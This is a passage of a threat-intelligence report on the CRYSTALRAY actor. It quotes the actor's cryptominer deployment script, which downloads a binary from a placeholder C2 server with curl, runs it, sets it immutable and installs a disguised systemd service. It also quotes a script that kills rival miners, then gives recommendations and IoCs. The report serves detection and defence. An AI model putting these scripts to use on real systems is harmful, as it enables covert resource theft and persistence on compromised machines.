
	Worker	Last Share	Rating	Hashrate Now
1	010	few minutes ago	156080	1,680.0 H/s
2	22m	few minutes ago	310432	5,040.0 H/s
3	abc8c	26 minutes ago	263712	0.0 H/s
4	free	few minutes ago	938704	3,360.0 H/s
5	gt	few minutes ago	292624	3,360.0 H/s
6	mq	few minutes ago	819936	3,360.0 H/s
7	mx	few minutes ago	1648848	5,880.0 H/s
8	proxy3	few minutes ago	19267984	216,720.0 H/s
9	tj	several minutes ago	141200	1,680.0 H/s
10	24c	43 minutes ago	1172096	0.0 H/s
11	251	6 hours ago	9648	0.0 H/s
12	hcc1	4 hours ago	12544	0.0 H/s
13	orcl	32 minutes ago	245312	0.0 H/s
14	proxy2	2 hours ago	496	0.0 H/s

In a new script used in attacks over the course of April and May, CRYSTALRAY used a handcrafted config file with the pools hosted in the same server used to store the results or host the command and control. In this case, TRT was unable to check balances or wallets associated with their operations.

```
cat > /usr/bin/config.json <<EOF
{
    "autosave": true,
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "yield": true,
        "max-threads-hint": 100
    },
    "opencl": false,
    "cuda": false,
    "randomx": {
        "init": -1,
        "init-avx2": -1,
        "mode": "auto",
        "1gb-pages": true,
        "rdmsr": true,
        "wrmsr": true,
        "cache_qos": false,
        "numa": true,
        "scratchpad_prefetch_mode": 1
    },
    "pools": [
        {
            "url": "<c2_server>:3333"
        },
        {
            "url": "<c2_server>:3333"
        }

    ]

}

EOF

if ! pgrep -x "logrotate" > /dev/null

then

    # The process is not running, execute your commands here

    echo "logrotate is not running. Executing commands..."

    # Replace the following line with the commands you want to execute

    curl -v --user '<creds>' <c2_server>/lr/lr_linux --output /tmp/logrotate && chmod +x
/tmp/logrotate

    /tmp/logrotate -o <c2_server>:3333 --background --cpu-no-yield

curl -v --user '<creds>' <c2_server>/lr_linux --output /usr/bin/log_rotate && chmod +x
/usr/bin/log_rotate && chattr +i /usr/bin/log_rotate

        echo -e "[Unit]\nDescription=Host Control
Daemon\n\n[Service]\nExecStart=/usr/bin/log_rotate\nRestart=always\nRestartSec=30\n\n[Insta
ll]\nWantedBy=multi-user.target" > /etc/systemd/system/log_rotate.serviceCode language: Perl
(perl)
```

Kill Competitor Processes

CRYSTALRAY also has a script to remove other cryptominers that victims may already have running. This is a common tactic used by attackers to make sure they have sole use of all of the victims’ resources. Since many attackers are covering the same attack surfaces, they may likely come across previously compromised systems.



```
#!/bin/bash

while true; do
    sleep 8
    ps aux | grep -v grep | grep 'linuxsys' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'miner' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'gitlabw' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmp' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'juiceSSH' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'khnug' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'Linux2' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kthreaddi' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kkssl' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'cnrig' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'stratum' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'vscode' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'runsv puma' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmrig' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'c3pool' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kthreaddk' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'dbused' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'supportxmr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'xmr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kthreaddw' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'klibsystem4' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'kworkerr' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'ipv6_addrconfd' | awk '{print $2}' | xargs -I % kill -9 %
    ps aux | grep -v grep | grep 'ksoftriqd' | awk '{print $2}' | xargs -I % kill -9 %
    pkill -f /tmp/.x111/x
    rm -rf /tmp/.x111/x
    ss -tpn 'dst 107.189.31.172' | grep -Po 'pid=\K\d+' | xargs -r kill
    ss -tpn 'dst 194.38.23.2' | grep -Po 'pid=\K\d+' | xargs -r kill
    ss -tpn 'dst 207.180.217.230' | grep -Po 'pid=\K\d+' | xargs -r kill
done
```

Recommendations

CRYSTALRAY's operations prove how easily an attacker can maintain and control access to victim networks using only open source and penetration testing tools. Therefore, implementing detection and prevention measures to withstand attacker persistence is necessary.

The first step to avoid the vast majority of these automated attacks is to reduce the attack surface through vulnerability, identity, and secrets management. CRYSTALRAY is only one instance, but TRT is seeing automated cloud attacks more often.

If it is necessary to expose your applications to the Internet, they may be vulnerable at some point. Therefore, organizations must prioritize vulnerability remediation to reduce the risk of their exposure.

Finally, it is necessary to have cameras/runtime detection that enables you to know — at any moment — if you have been successfully attacked, to take remedial action, and to perform a more thorough forensic analysis and solve the root cause.

Conclusion

CRYSTALRAY is a new threat actor who prefers to use multiple OSS tools to perform widespread vulnerability scanning and exploitation. Once they gain access, they install one of several backdoors to keep control of the target. SSH-snake is then used to spread throughout a victim’s network and collect credentials to sell. Cryptominers are also deployed to gain further monetary value from the compromised assets.

IoCs

Network	
82[.]153.138.25	c2
157[.]245.193.241	c2
45[.]61.143.47	c2
aextg[.]us[.]to	c2
linux[.]kyun[.]li	c2
ww-1[.]us[.]to	c2
Binaries	
CMiz	a22b0b20052e65ad713f5c3a7427b514ee4f2388f6fda0510e3f5c9ebc78859e
HQdI	c98d1d7686b5ff56e50264442ac27d4fb443425539de98458b7cfbf6131b606f
igx1	da2bd678a49f428353cb570671aa04cddce239ecb98b825220af6d2acf85abe9
pmqE	06bdd9a6753fba54f2772c1576f31db36f3b2b4e673be7e1ec9af3b180144eb9
Y3Eh	da2bd678a49f428353cb570671aa04cddce239ecb98b825220af6d2acf85abe9
agent_linux	6a7b06ed7b15339327983dcd7102e27caf72b218bdaeb5b47d116981df093c52
backup.sh	db029555a58199fa6d02cbc0a7d3f810ab837f1e73eb77ec63d5367fa772298b
db.exe	f037d0cc0a1dc30e92b292024ba531bd0385081716cb0acd9e140944de8d3089
hostctld	1da7479af017ec0dacbada52029584a318aa19ff4b945f1bb9a51472d01284ec
logrotate	b04db92036547d08d1a8b40e45fb25f65329fef01cf854caa1b57e0bf5faa605
lr_bionic	fdced57d370ba188380e681351c888a31b384020dff7e029bd868f5dce732a90
lr_focal	673a399699ce8dad00fa2dffee2aab413948408e807977451ccd0ceaa8b00b04
lr_linux	364a7f8e3701a340400d77795512c18f680ee67e178880e1bb1fcda36ddbc12c
processlib2.so	8cbec5881e770ecea451b248e7393dfcfc52f8fbb91d20c6e34392054490d039
processlib.so	908d7443875f3e043e84504568263ec9c39c207ff398285e849a7b5f20304c21
rbmx	2b945609b5be1171ff9ea8d1ffdca7d7ba4907a68c6f91d409dd41a06bb70154
recon.sh	a544d0ffd75918a4e46108db0ba112b7e95a88054ec628468876c7cf22c203a3
remove_bg.sh	04fec439f2f08ec1ad8352859c46f865a6353a445410208a50aa638d93f49451
remove.sh	5a35b7708846f96b3fb5876f7510357c602da67417e726c702ddf1ad2e71f813
rfmx	7d003d3f5de5044c2c5d41a083837529641bd6bed13769d635c4e7f1b9147295

rotate	7be2b15b56da32dc5bdb6228c2ed5c3bf3d8fc6236b337f625e3aff73a5c11d3
rotate_cn_rt	08aaf6a45c17fa38958dd0ed1d9b25126315c6e0d93e7800472d0853ad696a87
rotate_low	4f20eb19c627239aaf91c662da51ca7f298526df8e0eadccb6bbd7fc1bbcf0b3
xmrig_arm64	0841a190e50c6022100c4c56c233108aa01e5da60ba5a57c9778135f42def544
xmrig_freebsd	b04db92036547d08d1a8b40e45fb25f65329fef01cf854caa1b57e0bf5faa605
kp.sh	4dc790ef83397af9d9337d10d2e926d263654772a6584354865194a1b06ce305
pk	f2aef4c5f95664e88c2dd21436aa2bee4d2e7f8d32231c238e1aa407120705e4